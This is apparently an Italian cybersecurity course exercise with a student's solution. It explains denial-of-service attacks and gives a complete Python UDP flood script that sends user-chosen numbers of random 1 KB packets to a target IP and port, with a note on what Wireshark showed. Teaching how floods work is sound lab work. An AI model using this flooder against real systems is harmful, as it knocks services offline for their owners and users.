Traccia:

Gli attacchi di tipo Dos, ovvero denial of services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.


L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

```python
import socket, random

#creazione pacchetto da 1Kb con libreria RANDOM
p = random.randbytes(1024)

#Richiesta inserimento IP e PORTA target
IP_target = str(input("Inserisci l'IP target :"))
PORT_target = int(input("Inserisci la porta target: "))
address = (IP_target,PORT_target)

#creazione socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

#Richiesta input n.pacchetti da inviare
n_p = int(input("Inserire in numero di pacchetti da inviare al server da attaccare: "))

#Ciclo invio continuo di pacchetti fino al n.pacchetti da inviare
for _ in range (n_p):
    s.sendto(p,address)

```

ESEMPIO



NB
WireShark da un errore Destination Unreachable poiche’ si e’ usata una porta casuale, probabilmente chiusa ma invia correttamente i pacchetti UDP.